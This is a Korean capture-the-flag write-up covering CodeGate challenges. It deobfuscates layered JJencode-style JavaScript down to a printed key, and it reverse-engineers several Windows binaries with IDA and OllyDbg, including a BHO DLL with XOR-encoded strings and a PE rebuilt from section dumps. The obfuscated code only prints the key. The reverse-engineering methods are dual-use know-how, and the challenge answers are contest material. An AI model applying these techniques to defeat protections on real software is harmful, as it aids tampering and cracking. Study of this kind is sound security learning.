₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$."+$._$_+"+$."+$.__$+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩"+$."+$.__$+"$+$."+$._$_+"+$.$"+$.___+"$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$
+$.$"+$.___+"$+$.$$"+$.___+"+$.$$"+$.__$+"+$."+$.___+"$+$.$$"+$.___+"$+$.$$$"+$.___+"+₩₩₩"
"+$.___+"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$."+$.__$+"$+$."+$.___+"$$+$.$$$"+$.___
+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$$$+$."+$.__$+"$+₩₩₩"=₩₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$$."+$.__$+"$+$
$."+$.___+"$"+$.___+"+$$."+$._$_+"+$$.$"+$.___+"$"+$.___+"+$$."+$.__$+"$+$$.$"+$.___+"$+$$."
+$.__$+"$+$$."+$.__$+"$+$$.$"+$.___+"$+$$.$$"+$.___+"+$$."+$.__$+"$+$$."+$.___+"$"+$.___+"+
$$."+$._$_+"+$$.$"+$.___+"$"+$.___+"+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.___+"$$+$$."+$.__$+
"+$$."+$.__$+"$+$$."+$.__$+"$+$$."+$.__$+"$+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.___+"$$+$$.
"+$.__$+"$+$$."+$.___+"$"+$.___+"+$$."+$._$_+"+(![]+₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$."+$.___
+"$"+$.___+")+$$.$$$"+$.___+"+$$.$"+$.___+"$"+$.___+"+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.__
_+"$$+$$."+$.___+"+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.___+"$"+$.___+"+$$.$$$"+$.___+"+₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"!₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩";₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$"+$.___+"$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$
.__$+"$+$."+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩"₩₩₩")())();','"+$.$__+","+$.$__+",'_|__|___|"+
$.$$__+"₩₩"+$.__$+$.$_$+$.___+$.$_$_+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.___+$.__$+$.__+"'.
₩₩"+$.__$+$.$$_+$._$$+"₩₩"+$.__$+$.$$_+$.___+(![]+"")[_$_$$_$]($._$_)+"₩₩"+$.__$+$.$_$+$.__$
+$.__+"('|'),"+$.___+",{}))"+"₩""
)())();
```

// 여기까지 원본 코드.

// 원본 코드에서 함수에 사용된 파라미터는 아래의 a와 같다.

```
a                                                                                                  =
$.$($.$$+"₩""+$.$$$_+"₩₩"+$.__$+$.$$_+$.$$_+$.$_$_+(![]+"")[_$_$$_$]($._$_)+"("+$.$$$$+$._+"₩
₩"+$.__$+$.$_$+$.$$_+$.$$__+$.__+"₩₩"+$.__$+$.$_$+$.__$+$._$+"₩₩"+$.__$+$.$_$+$.$$_+"(₩₩
"+$.__$+$.$$_+$.___+","+$.$_$_+","+$.$$__+",₩₩"+$.__$+$.$_$+$._$$+","+$.$$$_+",₩₩"+$.__$+$.$
$_+$._$_+"){"+$.$$$_+"=₩₩"+$.__$+$._$_+$._$$+$.__+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$
+$.__$+"₩₩"+$.__$+$.$_$+$.$$_+"₩₩"+$.__$+$.$__+$.$$$+";₩₩"+$.__$+$.$_$+$.__$+$.$$$$+"(!''.
```

```
₩₩"+$.__$+$.$$_+$._$_+$.$$$_+"₩₩"+$.__$+$.$$_+$.___+(![]+"")[_$_$$_$]($._$_)+$.$_$_+$.$$__+$.
$$$_+"(/^/,₩₩"+$.__$+$._$_+$._$$+$.__+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.__$+"₩₩"
+$.__$+$.$_$+$.$$_+"₩₩"+$.__$+$.$__+$.$$$+")){₩₩"+$.__$+$.$$_+$.$$$+"₩₩"+$.__$+$.$_$+$.__
_+"₩₩"+$.__$+$.$_$+$.__$+(![]+"")[_$_$$_$]($._$_)+$.$$$_+"("+$.$$__+"--
)₩₩"+$.__$+$.$$_+$._$_+"["+$.$$__+"]=₩₩"+$.__$+$.$_$+$._$$+"["+$.$$__+"]||"+$.$$__+";₩₩"+$._
_$+$.$_$+$._$$+"=["+$.$$$$+$._+"₩₩"+$.__$+$.$_$+$.$$_+$.$$__+$.__+"₩₩"+$.__$+$.$_$+$.__$+
$._$+"₩₩"+$.__$+$.$_$+$.$$_+"("+$.$$$_+"){₩₩"+$.__$+$.$$_+$._$_+$.$$$_+$.__+$._+"₩₩"+$.__$
+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.$$_+"₩₩"+$.$__+$.___+"₩₩"+$.__$+$.$$_+$._$_+"["+$.$$$_+"]
}];"+$.$$$_+"="+$.$$$$+$._+"₩₩"+$.__$+$.$_$+$.$$_+$.$$__+$.__+"₩₩"+$.__$+$.$_$+$.__$+$._$+
"₩₩"+$.__$+$.$_$+$.$$_+"(){₩₩"+$.__$+$.$$_+$._$_+$.$$$_+$.__+$._+"₩₩"+$.__$+$.$$_+$._$_+"
₩₩"+$.__$+$.$_$+$.$$_+"'WWWWWWWWWW"+$.__$+$.$$_+$.$$$+"+'};"+$.$$__+"="+$.__$+"};₩₩"+
$.__$+$.$$_+$.$$$+"₩₩"+$.__$+$.$_$+$.___+"₩₩"+$.__$+$.$_$+$.__$+(![]+"")[_$_$$_$]($._$_)+$.$$
$_+"("+$.$$__+"--
)₩₩"+$.__$+$.$_$+$.__$+$.$$$$+"(₩₩"+$.__$+$.$_$+$._$$+"["+$.$$__+"])₩₩"+$.__$+$.$$_+$.___+
"=₩₩"+$.__$+$.$$_+$.___+".₩₩"+$.__$+$.$$_+$._$_+$.$$$_+"₩₩"+$.__$+$.$$_+$.___+(![]+"")[_$_$
$_$]($._$_)+$.$_$_+$.$$__+$.$$$_+"(₩₩"+$.__$+$.$_$+$.$$_+$.$$$_+"₩₩"+$.__$+$.$$_+$.$$$+"₩
₩"+$.$__+$.___+"₩₩"+$.__$+$._$_+$._$_+$.$$$_+"₩₩"+$.__$+$.$__+$.$$$+"₩₩"+$.__$+$.___+$.$_
$+"₩₩"+$.__$+$.$$$+$.___+"₩₩"+$.__$+$.$$_+$.___+"('WWWWWWWWW"+$.$_$$+"'"+$.$$$_+"("+$.
$$__+")+'WWWWWWWWW"+$.$_$$+"','₩₩"+$.__$+$.$__+$.$$$+"'),₩₩"+$.__$+$.$_$+$._$$+"["+$.$$__
+"]);₩₩"+$.__$+$.$$_+$._$_+$.$$$_+$.__+$._+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.$$_+"
₩₩"+$.$__+$.___+"₩₩"+$.__$+$.$$_+$.___+"}('"+$.___+"$"+$.___+"$$"+$.___+"$=₩₩₩""+$._$$+"₩
₩₩";$=~[];$={"+$._$_+":++$,$$$$:(![]+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),"+$.__$+"$
:++$,$"+$.___+"$"+$.___+":(![]+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),"+$.___+"$"+$.___
+":++$,$"+$.___+"$$:({}+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),$$"+$.___+"$:($[$]+₩₩₩
"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),"+$.___+"$$:++$,$$$"+$.___+":(!₩₩₩"₩₩₩"+₩₩₩"₩₩
₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),$"+$.__$+":++$,$"+$.___+"$:++$,$$"+$.__$+":({}+₩₩₩"₩₩
₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),$$"+$.___+":++$,$$$:++$,$"+$._$_+":++$,$"+$.__$+"$:++$
};$.$"+$.___+"=($.$"+$.___+"=$+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($.$"+$.___+"$)+($."
+$.___+"$=$.$"+$.___+"["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.__$+"$))+($.$$=($.$+₩₩₩"₩₩₩")["
+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.__$+"$))+((!$)+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"
$]($."+$.___+"$$)+($."+$.__$+"=$.$"+$.___+"["+$.___+"$"+$.___+"$$"+$.___+"$]($.$$"+$.___+"))+($.$
=(!₩₩₩"₩₩₩"+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.__$+"$))+($."+$.___+"=(!₩₩₩
"₩₩₩"+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.___+"$"+$.___+"))+$.$"+$.___+"["+$.__
_+"$"+$.___+"$$"+$.___+"$]($.$"+$.___+"$)+$."+$.__$+"+$."+$.___+"$+$.$;$.$$=$.$+(!₩₩₩"₩₩₩"+
₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.___+"$$)+$."+$.__$+"+$."+$.___+"+$.$+$.$$;$.
$=($."+$._$_+")[$.$"+$.___+"][$.$"+$.___+"];$.$($.$($.$$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩"₩₩₩"+₩₩₩""+$.
___+"$$"+$.___+"$$$$"+$.___+"$$=₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩�₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
```



```
.$$$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$."+$._$_+"+$.$$$+$.$"+$.___
+"$"+$.___+"+$."+$.__$+"+$.$$$"+$.___+"+₩₩₩""+$.___+"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.
__$+"$+$."+$.__$+"$+$."+$.___+"$"+$.___+"+$.$"+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩₩₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$.$$"+$.___+"+$.$"+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$."+$.___+"$"+$.___+"+$."+$.___+"$$+$.$$"+$.__$+"+₩₩₩"₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$."+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$"+$.___+"$+$."+$.__$+"$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$."+$._$_+"+$."+$.__$+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩"+$."+$.__$+"$+$."+$._$_+"+$.$"+$.___+"$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$
+$.$"+$.___+"$+$.$$"+$.___+"+$.$$"+$.__$+"+$."+$.___+"$+$.$$"+$.___+"$+$.$$$"+$.___+"+₩₩₩"
"+$.___+"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$."+$.__$+"$+$."+$.___+"$$+$.$$$"+$.___
+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$$$+$."+$.__$+"$+₩₩₩"=₩₩₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$$."+$.__$+"$+$
$."+$.___+"$"+$.___+"+$$."+$._$_+"+$$.$"+$.___+"$"+$.___+"+$$."+$.__$+"$+$$.$"+$.___+"$+$$."
+$.__$+"$+$$."+$.__$+"$+$$.$"+$.___+"$+$$.$$"+$.___+"+$$."+$.__$+"$+$$."+$.___+"$"+$.___+"+
$$."+$._$_+"+$$.$"+$.___+"$"+$.___+"+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.___+"$$+$$."+$.__$+
"+$$."+$.__$+"$+$$."+$.__$+"$+$$."+$.__$+"$+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.___+"$$+$$.
"+$.__$+"$+$$."+$.___+"$"+$.___+"+$$."+$._$_+"+(![]+₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$."+$.___
+"$"+$.___+")+$$.$$$"+$.___+"+$$.$"+$.___+"$"+$.___+"+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.__
_+"$$+$$."+$.___+"+$$."+$.__$+"$+$$.$$"+$.___+"+$$."+$.___+"$"+$.___+"+$$.$$$"+$.___+"+₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"!₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩";₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$"+$.___+"$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$
.__$+"$+$."+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩"₩₩₩")())();','"+$.$__+","+$.$__+",'_|__|___|"+
$.$$__+"₩₩"+$.__$+$.$_$+$.___+$.$_$_+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.___+$.__$+$.__+"'.
₩₩"+$.__$+$.$$_+$._$$+"₩₩"+$.__$+$.$$_+$.___+(![]+"")[_$_$$_$]($._$_)+"₩₩"+$.__$+$.$_$+$.__$
+$.__+"('|'),"+$.___+",{}))"+"₩""
)();

document.write(a);
```

// a의 결과값을 출력해보면 아래의 b와 같은 자바스크립트가 나온다. 이중 흥미롭게도 $.$를 호출하는 구문이 나온다.

```
b = eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--
)r[c]=k[c]||c;k=[function(e){return r[e]}];e=function(){return'₩₩w+'};c=1};while(c--
)if(k[c])p=p.replace(new RegExp('₩₩b'+e(c)+'₩₩b','g'),k[c]);return
p}('0$0$$0$="3";$=~[];$={2:++$,$$$$:(![]+"")[0$0$$0$]($),1$:++$,$0$0:(![]+"")[0$0$$0$]($),0$0:++$,
$0$$:({}+"")[0$0$$0$]($),$$0$:($[$]+"")[0$0$$0$]($),0$$:++$,$$$0:(!""+"")[0$0$$0$]($),$1:++$,$0$:+
```

```
+$,$$1:({}+"")[0$0$$0$]($),$$0:++$,$$$:++$,$2:++$,$1$:++$};$.$0=($.$0=$+"")[0$0$$0$]($.$0$)+($.
0$=$.$0[0$0$$0$]($.1$))+($.$$=($.$+"")[0$0$$0$]($.1$))+((!$)+"")[0$0$$0$]($.0$$)+($.1=$.$0[0$0$$
0$]($.$$0))+($.$=(!""+"")[0$0$$0$]($.1$))+($.0=(!""+"")[0$0$$0$]($.0$0))+$.$0[0$0$$0$]($.$0$)+$.1+
$.0$+$.$;$.$$=$.$+(!""+"")[0$0$$0$]($.0$$)+$.1+$.0+$.$+$.$$;$.$=($.2)[$.$0][$.$0];$.$($.$($.$$+"₩₩
""+"0$$0$$$$0$$=₩₩₩₩₩₩""+$.$$1+"₩₩₩₩"+$.1$+$.$0$+$.2+$.$0$0+"₩₩₩₩"+$.1$+$.$$0+$.
0$0+"₩₩₩₩"+$.1$+$.2+$.1$+$.1+"₩₩₩₩₩₩";₩₩₩₩"+$.1$+$.$0$+"₩₩₩₩"+$.1$+$.0$0+"$$=~[
];$$={2:++$$,$$$$:(![]+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$),1$:++$$,$0$0:(![]+₩₩₩₩₩₩"₩₩₩
₩₩₩")[0$$0$$$$0$$]($$),0$0:++$$,$0$$:({}+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$),$$0$:($$[$$]
+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$),0$$:++$$,$$$0:(!₩₩₩₩₩₩"₩₩₩₩₩₩"+₩₩₩₩₩₩"₩₩₩
₩₩₩")[0$$0$$$$0$$]($$),$1:++$$,$0$:++$$,$$1:({}+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$),$$0:
++$$,$$$:++$$,$2:++$$,$1$:++$$};₩₩₩₩"+$.1$+$.$0$+"₩₩₩₩"+$.1$+$.0$0+"$$.$0=($$.$0=$$+
₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$.$0$)+($$.0$=$$.$0[0$$0$$$$0$$]($$.1$))+($$.$$=($$.$+₩
₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$.1$))+((!$$)+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$.0$$)+(
$$.1=$$.$0[0$$0$$$$0$$]($$.$$0))+($$.$=(!₩₩₩₩₩₩"₩₩₩₩₩₩"+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$
$0$$]($$.1$))+($$.0=(!₩₩₩₩₩₩"₩₩₩₩₩₩"+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$.0$0))+$$.$0[
0$$0$$$$0$$]($$.$0$)+$$.1+$$.0$+$$.$;₩₩₩₩"+$.1$+$.$0$+"₩₩₩₩"+$.1$+$.0$0+"$$.$$=$$.$+(
!₩₩₩₩₩₩"₩₩₩₩₩₩"+₩₩₩₩₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$.0$$)+$$.1+$$.0+$$.$+$$.$$;₩₩₩
₩"+$.1$+$.$0$+"₩₩₩₩"+$.1$+$.0$0+"$$.$=($$.2)[$$.$0][$$.$0];₩₩₩₩"+$.1$+$.$0$+"₩₩₩₩"+$.
1$+$.0$0+"₩₩₩₩"+$.1$+$.2+$.0$$+$.0$+$.$$0$+$.$$$0+"₩₩₩₩"+$.1$+$.2+$.$$$+$.$0$0+$.1+
$.$$$0+"0₩₩₩₩"+$.1$+$.1$+$.0$0+$.$0$0+"₩₩₩₩"+$.1$+$.$$0+$.$$0+$.$0$0+"₩₩₩₩"+$.1$+
$.0$0+$.0$$+$.$$1+"₩₩₩₩"+$.1$+$.$$0+$.0$0+"₩₩₩₩"+$.1$+$.$0$+$.1$+"₩₩₩₩"+$.1$+$.$$0
+$.2+$.1+"₩₩₩₩"+$.1$+$.2+$.$0$+"₩₩₩₩"+$.1$+$.$0$+$.$$0+$.$$1+$.0$+$.$$0$+$.$$$0+"0₩
₩₩₩"+$.1$+$.1$+$.0$$+$.$$$0+"₩₩₩₩"+$.1$+$.$$$+$.1$+"=₩₩₩₩₩₩"₩₩₩₩₩₩"+$$.1$+$$.0
$0+$$.2+$$.$0$0+$$.1$+$$.$0$+$$.1$+$$.1$+$$.$0$+$$.$$0+$$.1$+$$.0$0+$$.2+$$.$0$0+$$.1$
+$$.$$0+$$.0$$+$$.1+$$.1$+$$.1$+$$.1$+$$.1$+$$.$$0+$$.0$$+$$.1$+$$.0$0+$$.2+(![]+₩₩₩₩
₩₩"₩₩₩₩₩₩")[0$$0$$$$0$$]($$.0$0)+$$.$$$0+$$.$0$0+$$.1$+$$.$$0+$$.0$$+$$.0+$$.1$+$$.$
$0+$$.0$0+$$.$$$0+₩₩₩₩₩₩"!₩₩₩₩₩₩";₩₩₩₩"+$.1$+$.$0$+"₩₩₩₩"+$.1$+$.0$0+"₩₩"")())();
',4,4,'_|__|___|charAt'.split('|'),0,{}));
```

// b중 $.$를 호출하는 구문

```
c =
$.$($.$$+"₩""+"_$$_$$$$_$$=₩₩₩""+$.$$__+"₩₩"+$.__$+$.$_$+$.___+$.$_$_+"₩₩"+$.__$+$.$$_+
$._$_+"₩₩"+$.__$+$.___+$.__$+$.__+"₩₩₩";₩₩"+$.__$+$.$_$+"₩₩"+$.__$+$._$_+"$$=~[];$$={___:
++$$,$$$$:(![]+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$),__$:++$$,$_$_:(![]+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$),_$_:
++$$,$_$$:({}+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$),$$_$:($$[$$]+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$),_$$:++$$,
$$$_:(!₩₩₩"₩₩₩"+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$),$__:++$$,$_$:++$$,$$__:({}+₩₩₩"₩₩₩")[_$$_$$$
$_$$]($$),$$_:++$$,$$$:++$$,$___:++$$,$__$:++$$};₩₩"+$.__$+$.$_$+"₩₩"+$.__$+$._$_+"$$.$_=($
$.$_=$$+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$.$_$)+($$._$=$$.$_[_$$_$$$$_$$]($$.__$))+($$.$$=($$.$+₩₩
```

```
₩"₩₩₩")[_$$_$$$$_$$]($$.__$))+((!$$)+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$._$$)+($$.__=$$.$_[_$$_$$$$_$
$]($$.$$_))+($$.$=(!₩₩₩"₩₩₩"+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$.__$))+($$._=(!₩₩₩"₩₩₩"+₩₩₩"₩₩
₩")[_$$_$$$$_$$]($$._$_))+$$.$_[_$$_$$$$_$$]($$.$_$)+$$.__+$$._$+$$.$;₩₩"+$.__$+$.$_$+"₩₩"+$.
__$+$._$_+"$$.$$=$$.$+(!₩₩₩"₩₩₩"+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$._$$)+$$.__+$$._+$$.$+$$.$$;
₩₩"+$.__$+$.$_$+"₩₩"+$.__$+$._$_+"$$.$=($$.___)[$$.$_][$$.$_];₩₩"+$.__$+$.$_$+"₩₩"+$.__$+$._
$_+"₩₩"+$.__$+$.___+$._$$+$._$+$.$$_$+$.$$$_+"₩₩"+$.__$+$.___+$.$$$+$.$_$_+$.__+$.$$$_+"_
₩₩"+$.__$+$.__$+$._$_+$.$_$_+"₩₩"+$.__$+$.$$_+$.$$_+$.$_$_+"₩₩"+$.__$+$._$_+$._$$+$.$$__
+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.__$+"₩₩"+$.__$+$.$$_+$.___+$.__+"₩₩"+$.__$+$.
___+$.$_$+"₩₩"+$.__$+$.$_$+$.$$_+$.$$__+$._$+$.$$_$+$.$$$_+"_₩₩"+$.__$+$.__$+$._$$+$.$$$_
+"₩₩"+$.__$+$.$$$+$.__$+"=₩₩₩"₩₩₩"+$$.__$+$$._$_+$$.___+$$.$_$_+$$.__$+$$.$_$+$$.__$+$
$.__$+$$.$_$+$$.$$_+$$.__$+$$._$_+$$.___+$$.$_$_+$$.__$+$$.$$_+$$._$$+$$.__+$$.__$+$$.__$+$
$.__$+$$.__$+$$.$$_+$$._$$+$$.__$+$$._$_+$$.___+(![]+₩₩₩"₩₩₩")[_$$_$$$$_$$]($$._$_)+$$.$$$_
+$$.$_$_+$$.__$+$$.$$_+$$._$$+$$._+$$.__$+$$.$$_+$$._$_+$$.$$$_+₩₩₩"!₩₩₩";₩₩"+$.__$+$.$
_$+"₩₩"+$.__$+$._$_+"₩"")();

//document.write(c); // c를 출력해보면 다음과 같은 문자열을 발견할 수 있다.

//
CodeGate_JavaScriptEncode_Key=""+$$.__$+$$._$_+$$.___+$$.$_$_+$$.__$+$$.$_$+$$.__$+$$.__$+
$$.$_$+$$.$$_+$$.__$+$$._$_+$$.___+$$.$_$_+$$.__$+$$.$$_+$$._$$+$$.__+$$.__$+$$.__$+$
$.__$+$$.__$+$$.$$_+$$._$$+$$.__$+$$._$_+$$.___+(![]+"")[_$$_$$$$_$$]($$._$_)+$$.$$$_+$$.$_$_+$$.__$
+$$.$$_+$$._$$+$$._+$$.__$+$$.$$_+$$._$_+$$.$$$_+"!";

document.write("<br>"+"----------------------------------------------------------------------"+"<br>");

document.write(""+$$.__$+$$._$_+$$.___+$$.$_$_+$$.__$+$$.$_$+$$.__$+$$.__$+$$.$_$+$$.$$_+$$
.__$+$$._$_+$$.___+$$.$_$_+$$.__$+$$.$$_+$$._$$+$$.__+$$.__$+$$.__$+$$.__$+$$.$$_+$$.
_$$+$$.__$+$$._$_+$$.___+(![]+"")[_$$_$$$$_$$]($$._$_)+$$.$$$_+$$.$_$_+$$.__$+$$.$$_+$$._$$+$
$._+$$.__$+$$.$$_+$$._$_+$$.$$$_+"!");

// 이를 출력해보면 120a151156120a163t111163120lea163u162e! 란 문자열이 나오고,
// 알파벳은 그대로 두고 숫자는 8진수의 아스키코드로 변환하면 PainPastIsPleasure! 라는 key가 나옴을 알 수 있다.

</script>
</body>
</html>
```

Binary 200

다운 받은 실행파일을 실행시켜도 아무 것도 나오지 않아서 IDA로 분석을 해보았다.
Start(0x401000) 부분에서 0x401130에 있는 함수를 호출하고, 그 함수에서 어떤 값을 만들어 "%s" 포맷스트링을 사용하는 것을 보고, ollydbg를 이용하여 해당 위치(0x401307)에 break point를 걸고 실행하였다. 하지만 start부분도 실행되지 않아서 start 부분을 강제적으로 origin으로 하고 중간에 조건문들을 통과하게 만들어 0x401130으로 가도록 만들었다.
그러자 원하는 부분에서 프로그램이 멈추었고, 스택에서
0012FACC 00409610 ASCII "http://forensic-proof.com/archives/552"
라는 값을 확인할 수 있었다.

Key: http://forensic-proof.com/archives/552


Binary 300

Bin300의 파일은 실행파일이 아니라 BHO dll 파일이다. 그래서 IDA를 이용하여 정적 분석만 하였다.
우선 string들을 확인한 결과
.data:10005160 00000011 C securitycodegatea
위와 같이 의심스러운 문자열을 볼 수 있었고, 해당 문자열을 사용하는 루틴을 찾을 수 있었다. 0x1000270A에 있는 함수였는데, 해당 문자열의 일부분과 저장된 hex값들을 xor 연산한다는 것을 알 수 있었다. 그래서 해당 루틴만 c 코드로 만들어 실행해 본 결과 아래와 같은 값을 얻었다.
google_ads_frame
clwepH
ca-pub-0123456789012345

셋 중에 하나가 키였던 것 같은데 잘 기억이 나지 않는다 ㅠㅠ
아마도 Key: google_ads_frame

Binary 400

Bin 400의 압축파일을 풀면 text.bin, data.bin, rdata.bin, rsrc.bin의 네 개의 파일이 나온다.
각각의 파일은 하나의 윈도우 파일에서 섹션들을 잘라낸 파일로 생각되어 위 파일들을 연결하고 헤더를 만들어 정상적으로 작동하는 프로그램을 만들었다.
MFC로 만들어진 프로그램이기 때문에 다른 MFC 프로그램을 참고하여 헤더를 복사한 후 오프셋들을 알맞게 조절하여 실행하는데 성공하였다.
실행결과는



위와 같다.

Key: 9570E6703EE60272F864A9724E31BDE5

